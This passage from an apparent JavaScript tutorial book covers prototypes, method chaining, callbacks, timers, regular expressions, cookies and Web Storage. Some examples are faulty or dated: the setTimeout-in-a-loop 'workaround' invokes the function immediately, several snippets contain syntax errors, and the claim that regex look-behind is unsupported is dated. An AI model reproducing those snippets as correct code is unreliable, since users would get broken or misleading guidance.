To explicitly create an Object without a prototype, use `null` as the prototype. This means the Object will not inherit from `Object.prototype` either and is useful for Objects used for existence checking dictionaries, e.g.

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

Version ≥ 6

From ES6, the prototype of an existing Object can be changed using `Object.setPrototypeOf`, for example

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

This can be done almost anywhere, including on a `this` object or in a constructor.

**Note:** This process is very slow in current browsers and should be used sparingly, try to create the Object with the desired prototype instead.

Version < 5

Before ES5, the only way to create an Object with a manually defined prototype was to construct it with `new`, for example

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

This behaviour is close enough to `Object.create` that it is possible to write a polyfill.


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# Chapter 28: Method Chaining

## Section 28.1: Chainable object design and chaining

Chaining and Chainable is a design methodology used to design object behaviors so that calls to object functions return references to self, or another object, providing access to additional function calls allowing the calling statement to chain together many calls without the need to reference the variable holding the object/s.

Objects that can be chained are said to be chainable. If you call an object chainable, you should ensure that all returned objects / primitives are of the correct type. It only takes one time for your chainable object to not return the correct reference (easy to forget to add `return this`) and the person using your API will lose trust and avoid chaining. Chainable objects should be all or nothing (not a chainable object even if parts are). An object should not be called chainable if only some of its functions are.

**Object designed to be chainable**

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

**Chaining example**

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()              // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()              // console output "1 : 1"
    .clone()            // returns a new instance of the object
    .scale(2)           // from which you can continue chaining
    .log()
```

**Don't create ambiguity in the return type**

Not all function calls return a useful chainable type, nor do they always return a reference to self. This is where common sense use of naming is important. In the above example the function call `.clone()` is unambiguous. Other

examples are `.toString()` implies a string is returned.

An example of an ambiguous function name in a chainable object.

```
// line object represents a line
line.rotate(1)
   .vec();  // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
   .asVec()    // unambiguous implies the return type is the line as a vec (vector)
   .add({x:10,y:10)
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

**Syntax convention**

There is no formal usage syntax when chaining. The convention is to either chain the calls on a single line if short or to chain on the new line indented one tab from the referenced object with the dot on the new line. Use of the semicolon is optional but does help by clearly denoting the end of the chain.

```
vec.scale(2).add({x:2,y:2}).log();  // for short chains

vec.scale(2)     // or alternate syntax
    .add({x:2,y:2})
    .log();  // semicolon makes it clear the chain ends here

// and sometimes though not necessary
vec.scale(2)
    .add({x:2,y:2})
    .clone()    // clone adds a new reference to the chain
         .log(); // indenting to signify the new reference

// for chains in chains
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})  // a chain as an argument
         .add({x:2,y:2})      // is indented
         .scale(2))
    .log();

// or sometimes
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})  // a chain as an argument
         .add({x:2,y:2})      // is indented
         .scale(2)
    ).log();   // the argument list is closed on the new line
```

**A bad syntax**

```
 vec          // new line before the first function call
    .scale()  // can make it unclear what the intention is
    .log();

 vec.          // the dot on the end of the line
    scale(2).  // is very difficult to see in a mass of code
    scale(1/2); // and will likely frustrate as can easily be missed
                // when trying to locate bugs
```

**Left hand side of assignment**


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When you assign the results of a chain the last returning call or object reference is assigned.

```
var vec2 = vec.scale(2)
               .add(x:1,y:10)
               .clone();   // the last returned result is assigned
                           // vec2 is a clone of vec after the scale and add
```

In the above example `vec2` is assigned the value returned from the last call in the chain. In this case, that would be a copy of `vec` after the scale and add.

**Summary**

The advantage of changing is clearer more maintainable code. Some people prefer it and will make chainable a requirement when selecting an API. There is also a performance benefit as it allows you to avoid having to create variables to hold interim results. With the last word being that chainable objects can be used in a conventional way as well so you don't enforce chaining by making an object chainable.

## Section 28.2: Method Chaining

Method chaining is a programming strategy that simplifies your code and beautifies it. Method chaining is done by ensuring that each method on an object returns the entire object, instead of returning a single element of that object. For example:

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Note that each method in `Door.prototype` returns `this`, which refers to the entire instance of that `Door` object.

# Chapter 29: Callbacks

## Section 29.1: Simple Callback Usage Examples

Callbacks offer a way to extend the functionality of a function (or method) ***without changing*** its code. This approach is often used in modules (libraries / plugins), the code of which is not supposed to be changed.

Suppose we have written the following function, calculating the sum of a given array of values:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

Now suppose that we want to do something with each value of the array, e.g. display it using `alert()`. We could make the appropriate changes in the code of `foo`, like this:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

But what if we decide to use `console.log` instead of `alert()`? Obviously changing the code of `foo`, whenever we decide to do something else with each value, is not a good idea. It is much better to have the option to change our mind without changing the code of `foo`. That's exactly the use case for callbacks. We only have to slightly change `foo`'s signature and body:

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

And now we are able to change the behaviour of `foo` just by changing its parameters:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

**Examples with Asynchronous Functions**

In jQuery, the `$.getJSON()` method to fetch JSON data is asynchronous. Therefore, passing code in a callback makes sure that the code is called *after* the JSON is fetched.


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`$.getJSON()` syntax:

```
$.getJSON( url, dataObject, successCallback );
```

Example of `$.getJSON()` code:

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

The following would *not* work, because the data-handling code would likely be called *before* the data is actually received, because the `$.getJSON` function takes an unspecified length of time and does not hold up the call stack as it waits for the JSON.

```
$.getJSON("foo.json", {});
// data handling code
```

Another example of an asynchronous function is jQuery's `animate()` function. Because it takes a specified time to run the animation, sometimes it is desirable to run some code directly following the animation.

`.animate()` syntax:

```
jQueryElement.animate( properties, duration, callback );
```

For example, to create a fading-out animation after which the element completely disappears, the following code can be run. Note the use of the callback.

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

This allows the element to be hidden right after the function has finished execution. This differs from:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

because the latter does not wait for `animate()` (an asynchronous function) to complete, and therefore the element is hidden right away, producing an undesirable effect.

## Section 29.2: Continuation (synchronous and asynchronous)

Callbacks can be used to provide code to be executed after a method has completed:

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});
```

```
console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

The `doSomething()` method above executes synchronously with the callback - execution blocks until `doSomething()` returns, ensuring that the callback is executed before the interpreter moves on.

Callbacks can also be used to execute code asynchronously:

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

The `then` callbacks are considered continuations of the `doSomething()` methods. Providing a callback as the last instruction in a function is called a tail-call, which is optimized by ES2015 interpreters.

## Section 29.3: What is a callback?

This is a normal function call:

```
console.log("Hello World!");
```

When you call a normal function, it does its job and then returns control back to the caller.

However, sometimes a function needs to return control back to the caller in order to do its job:

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

In the above example, the function `double` is a callback for the function `map` because:

1. The function `double` is given to the function `map` by the caller.
2. The function `map` needs to call the function `double` zero or more times in order to do its job.

Thus, the function `map` is essentially returning control back to the caller every time it calls the function `double`. Hence, the name “callback”.

Functions may accept more than one callback:

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
```


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```
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

Here then function `then` accepts two callback functions, `onFulfilled` and `onRejected`. Furthermore, only one of these two callback functions is actually called.

What's more interesting is that the function `then` returns before either of the callbacks are called. Hence, a callback function may be called even after the original function has returned.

# Section 29.4: Callbacks and `this`

Often when using a callback you want access to a specific context.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
}

var s = new SomeClass("hello", someElement);
```

**Solutions**

- Use `bind`

  `bind` effectively generates a new function that sets **`this`** to whatever was passed to `bind` then calls the original function.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', function() {
      console.log(this.msg);
    }.bind(this));  // <-  bind the function to `this`
  }
  ```

- Use arrow functions

  Arrow functions automatically bind the current **`this`** context.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click',() => {   // <-  arrow function binds `this`
      console.log(this.msg);
    });
  }
  ```

Often you'd like to call a member function, ideally passing any arguments that were passed to the event on to the function.

**Solutions:**

- Use bind

  ```
  function SomeClass(msg, elem) {
  ```

```
  this.msg = msg;
  elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Use arrow functions and the rest operator

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- For DOM event listeners in particular you can implement the `EventListener` interface

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

# Section 29.5: Callback using Arrow function

**Using arrow function as callback function can reduce lines of code.**

The default syntax for arrow function is

```
() => {}
```

This can be used as callbacks

For example if we want to print all elements in an array [1,2,3,4,5]

without arrow function, the code will look like this

```
[1,2,3,4,5].forEach(function(x){
                console.log(x);
            }
```

With arrow function, it can be reduced to


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```
[1,2,3,4,5].forEach(x => console.log(x));
```

Here the callback function `function(x){console.log(x)}` is reduced to `x=>console.log(x)`

## Section 29.6: Error handling and control-flow branching

Callbacks are often used to provide error handling. This is a form of control flow branching, where some instructions are executed only when an error occurs:

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Code execution in `compare()` above has two possible branches: `success` when the expected and actual values are the same, and `error` when they are different. This is especially useful when control flow should branch after some asynchronous instruction:

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

It should be noted, multiple callbacks do not have to be mutually exclusive – both methods could be called. Similarly, the `compare()` could be written with callbacks that are optional (by using a noop as the default value - see Null Object pattern).

# Chapter 30: Intervals and Timeouts

## Section 30.1: Recursive setTimeout

To repeat a function indefinitely, `setTimeout` can be called recursively:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

Unlike `setInterval`, this ensures that the function will execute even if the function's running time is longer than the specified delay. However, it does not guarantee a regular interval between function executions. This behaviour also varies because an exception before the recursive call to `setTimeout` will prevent it from repeating again, while `setInterval` would repeat indefinitely regardless of exceptions.

## Section 30.2: Intervals

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

## Section 30.3: Intervals

**Standard**

You don't need to create the variable, but it's a good practice as you can use that variable with clearInterval to stop the currently running interval.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

If you need to pass parameters to the doSomething function, you can pass them as additional parameters beyond the first two to setInterval.

**Without overlapping**

setInterval, as above, will run every 5 seconds (or whatever you set it to) no matter what. Even if the function doSomething takes long than 5 seconds to run. That can create issues. If you just want to make sure there is that pause in between runnings of doSomething, you can do this:

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```


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## Section 30.4: Removing intervals

`window.setInterval()` returns an `IntervalID`, which can be used to stop that interval from continuing to run. To do this, store the return value of `window.setInterval()` in a variable and call `clearInterval()` with that variable as the only argument:

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

This will log `This will be logged every 5 seconds` every 5 seconds, but will stop it after 32 seconds. So it will log the message 6 times.

## Section 30.5: Removing timeouts

`window.setTimout()` returns a `TimeoutID`, which can be used to stop that timeout from running. To do this, store the return value of `window.setTimeout()` in a variable and call `clearTimeout()` with that variable as the only argument:

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

This will not log the message because the timer is stopped after 3 seconds.

## Section 30.6: setTimeout, order of operations, clearTimeout

**setTimeout**

- Executes a function, after waiting a specified number of milliseconds.
- used to delay the execution of a function.

**Syntax :** `setTimeout(function, milliseconds)` or `window.setTimeout(function, milliseconds)`

**Example :** This example outputs "hello" to the console after 1 second. The second parameter is in milliseconds, so 1000 = 1 sec, 250 = 0.25 sec, etc.

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

**Problems with setTimeout**

if you're using the `setTimeout` method in a for loop **:**

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

This will output the value `3 three` times, which is not correct.

Workaround of this problem :

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

It will output the value `0`,1,2. Here, we're passing the `i` into the function as a parameter(`j`).

**Order of operations**

Additionally though, due to the fact that JavaScript is single threaded and uses a global event loop, `setTimeout` can be used to add an item to the end of the execution queue by calling `setTimeout` with zero delay. For example:

```
setTimeout(function() {
    console.log('world');
}, 0);

console.log('hello');
```

Will actually output:

```
hello
world
```

Also, zero milliseconds here does not mean the function inside the setTimeout will execute immediately. It will take slightly more than that depending upon the items to be executed remaining in the execution queue. This one is just pushed to the end of the queue.

**Cancelling a timeout**

**clearTimeout() :** stops the execution of the function specified in `setTimeout()`

**Syntax :** clearTimeout(timeoutVariable) or window.clearTimeout(timeoutVariable)

**Example :**

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```


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# Chapter 31: Regular expressions

| Flags | Details |
|---|---|
| g | **g**lobal. All matches (don't return on the first match). |
| m | **m**ulti-line. Causes **^** & **$** to match the begin/end of each line (not only begin/end of string). |
| i | **i**nsensitive. Case insensitive match (ignores case of [a-zA-Z]). |
| u | **u**nicode : Pattern strings are treated as **UTF-16**. Also causes escape sequences to match Unicode characters. |
| y | stick**y**: matches only from the index indicated by the lastIndex property of this regular expression in the target string (and does not attempt to match from any later indexes). |

## Section 31.1: Creating a RegExp Object

**Standard Creation**

It is recommended to use this form only when creating regex from dynamic variables.

Use when the expression may change or the expression is user generated.

```
var re = new RegExp(".*");
```

With flags:

```
var re = new RegExp(".*", "gmi");
```

With a backslash: (this must be escaped because the regex is specified with a string)

```
var re = new RegExp("\\w*");
```

**Static initialization**

Use when you know the regular expression will not change, and you know what the expression is before runtime.

```
var re = /.*/;
```

With flags:

```
var re = /.*/gmi;
```

With a backslash: (this should not be escaped because the regex is specified in a literal)

```
var re = /\w*/;
```

## Section 31.2: RegExp Flags

There are several flags you can specify to alter the RegEx behaviour. Flags may be appended to the end of a regex literal, such as specifying `gi` in `/test/gi`, or they may be specified as the second argument to the `RegExp` constructor, as in `new RegExp('test', 'gi')`.

`g` - Global. Finds all matches instead of stopping after the first.

`i` - Ignore case. `/[a-z]/i` is equivalent to `/[a-zA-Z]/`.

`m` - Multiline. `^` and `$` match the beginning and end of each line respectively treating `\n` and `\r` as delimiters instead of simply the beginning and end of the entire string.

Version ≥ 6

`u` - Unicode. If this flag is not supported you must match specific Unicode characters with `\uXXXX` where `XXXX` is the character's value in hexadecimal.

`y` - Finds all consecutive/adjacent matches.

## Section 31.3: Check if string contains pattern using .test()

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

The `test` method performs a search to see if a regular expression matches a string. The regular expression `[a-z]+` will search for one or more lowercase letters. Since the pattern matches the string, “match exists” will be logged to the console.

## Section 31.4: Matching With .exec()

**Match Using `.exec()`**

`RegExp.prototype.exec(string)` returns an array of captures, or `null` if there was no match.

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index` is 3, the (zero-based) location of the match.

`match[0]` is the full match string.

`match[1]` is the text corresponding to the first captured group. `match[n]` would be the value of the *n*th captured group.

**Loop Through Matches Using `.exec()`**

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex + "'");
}
```

Expected output

> found 'a', next exec starts at index '2'
> found 'a', next exec starts at index '5'
> found 'a', next exec starts at index '8'

## Section 31.5: Using RegExp With Strings

The String object has the following methods that accept regular expressions as arguments.


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- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

**Match with RegExp**

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Expected output

> Array ["in"]
> Array ["rin", "r"]

**Replace with RegExp**

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Expected output

> strfoog

**Split with RegExp**

```
console.log("stringstring".split(/[i-n]+/));
```

Expected output

> Array ["str", "gstr", "g"]

**Search with RegExp**

`.search()` returns the index at which a match is found or -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Expected output

> 3
> -1

# Section 31.6: RegExp Groups

JavaScript supports several types of group in its Regular Expressions, *capture groups*, *non-capture groups* and *look-aheads*. Currently, there is no *look-behind* support.

**Capture**

Sometimes the desired match relies on its context. This means a simple *RegExp* will over-find the piece of the *String*

that is of interest, so the solution is to write a capture group `(pattern)`. The captured data can then be referenced as...

- String replacement `"$n"` where `n` is the *n th* capture group (starting from `1`)
- The *n th* argument in a callback function
- If the *RegExp* is not flagged `g`, the *n+1 th* item in a returned `str.match` *Array*
- If the *RegExp* is flagged `g`, `str.match` discards captures, use `re.exec` instead

Say there is a *String* where all `+` signs need to be replaced with a space, but only if they follow a letter character. This means a simple match would include that letter character and it would also be removed. Capturing it is the solution as it means the matched letter can be preserved.

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

**Non-Capture**

Using the form `(?:pattern)`, these work in a similar way to capture groups, except they do not store the contents of the group after the match.

They can be particularly useful if other data is being captured which you don't want to move the indices of, but need to do some advanced pattern matching such as an OR

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

**Look-Ahead**

If the desired match relies on something which follows it, rather than matching that and capturing it, it is possible to use a look-ahead to test for it but not include it in the match. A positive look-ahead has the form `(?=pattern)`, a negative look-ahead (where the expression match only happens if the look-ahead pattern did not match) has the form `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

# Section 31.7: Replacing string match with a callback function

`String#replace` can have a function as its second argument so you can provide a replacement based on some logic.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
```


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```
  }
});
// will return Start string End
```

One line template library

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

## Section 31.8: Using Regex.exec() with parentheses regex to extract matches of a string

Sometimes you doesn't want to simply replace or remove the string. Sometimes you want to extract and process matches. Here an example of how you manipulate matches.

What is a match ? When a compatible substring is found for the entire regex in the string, the exec command produce a match. A match is an array compose by firstly the whole substring that matched and all the parenthesis in the match.

Imagine a html string :

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look at this great link : <a href="http://goalkicker.com">goalkicker</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

You want to extract and get all the links inside an `a` tag. At first, here the regex you write :

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

But now, imagine you want the `href` and the `anchor` of each link. And you want it together. You can simply add a new regex in for each match **OR** you can use parentheses :

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look at this
great link: <a href="http://goalkicker.com">goalkicker</a> http://anotherlinkoutsideatag</p>\n\n
     Copyright <a href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],    // the entire match
      href : m[1],     // the first parenthesis => (https?:\/\/.*)
```

```
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

At the end of the loop, you have an array of link with `anchor` and `href` and you can use it to write markdown for example :

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

To go further :

- Nested parenthesis


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# Chapter 32: Cookies

## Section 32.1: Test if cookies are enabled

If you want to make sure cookies are enabled before using them, you can use `navigator.cookieEnabled`:

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Note that on older browsers `navigator.cookieEnabled` may not exist and be undefined. In those cases you won't detect that cookies are not enabled.

## Section 32.2: Adding and Setting Cookies

The following variables set up the below example:

```
var COOKIE_NAME = "Example Cookie";     /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";     /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";           /* The cookie's path. */
var COOKIE_EXPIRES;                     /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

## Section 32.3: Reading cookies

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

This will set `cookie_value` to the value of the cookie, if it exists. If the cookie is not set, it will set `cookie_value` to `null`

## Section 32.4: Removing cookies

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

This will remove the cookie with a given `name`.

# Chapter 33: Web Storage

| Parameter | Description |
|---|---|
| *name* | The key/name of the item |
| *value* | The value of the item |

## Section 33.1: Using localStorage

The localStorage object provides persistent (but not permanent - see limits below) key-value storage of strings. Any changes are immediately visible in all other windows/frames from the same origin. The stored values persistent indefinitely unless the user clears saved data or configures an expiration limit. localStorage uses a map-like interface for getting and setting values.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

If you want to store simple structured data, you can use JSON to serialize it to and from strings for storage.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

**localStorage limits in browsers**

Mobile browsers:

| Browser | Google Chrome Android Browser | Firefox | iOS Safari |
|---|---|---|---|
| Version | 40 | 4.3 | 34 | 6-8 |
| Space available | 10MB | 2MB | 10MB | 5MB |

Desktop browsers:

| Browser | Google Chrome | Opera | Firefox | Safari | Internet Explorer |
|---|---|---|---|---|---|
| Version | 40 | 27 | 34 | 6-8 | 9-11 |
| Space available | 10MB | 10MB | 10MB | 5MB | 10MB |

## Section 33.2: Simpler way of handling Storage

`localStorage`, `sessionStorage` are JavaScript **Objects** and you can treat them as such.
Instead of using Storage Methods like `.getItem()`, `.setItem()`, etc… here's a simpler alternative:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");
```


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```
// Clear storage
localStorage.clear();
```

**Example:**

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

# Section 33.3: Storage events

Whenever a value in set in localStorage, a `storage` event will be dispatched on all other `windows` from the same origin. This can be used to synchronize state between different pages without reloading or communicating with a server. For example, we can reflect the value of an input element as paragraph text in another window:

First Window

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Second Window

```
var output = document.createElement('p');
document.body.appendChild(output);

output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

**Notes**

Event is not fired or catchable under Chrome, Edge and Safari if domain was modified through script.

First window

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Second Window

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

## Section 33.4: sessionStorage

The sessionStorage object implements the same Storage interface as localStorage. However, instead of being shared with all pages from the same origin, sessionStorage data is stored separately for every window/tab. Stored data persists between pages *in that window/tab* for as long as it's open, but is visible nowhere else.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

Save data to sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Get saved data from sessionStorage

```
var data = sessionStorage.getItem('key');
```

Remove saved data from sessionStorage

```
sessionStorage.removeItem('key')
```


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## Section 33.5: localStorage length

`localStorage.length` property returns an integer number indicating the number of elements in the `localStorage`

Example:

Set Items

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Get length

```
localStorage.length; // 3
```

## Section 33.6: Error conditions

Most browsers, when configured to block cookies, will also block `localStorage`. Attempts to use it will result in an exception. Do not forget to manage these cases.

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

If error were not handled, program would stop functioning properly.

## Section 33.7: Clearing storage

To clear the storage, simply run

```
localStorage.clear();
```

## Section 33.8: Remove Storage Item

To remove a specific item from the browser Storage (the opposite of `setItem`) use `removeItem`

```
localStorage.removeItem("greet");
```

**Example:**

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(Same applies for `sessionStorage`)

# Chapter 34: Data attributes

## Section 34.1: Accessing data attributes

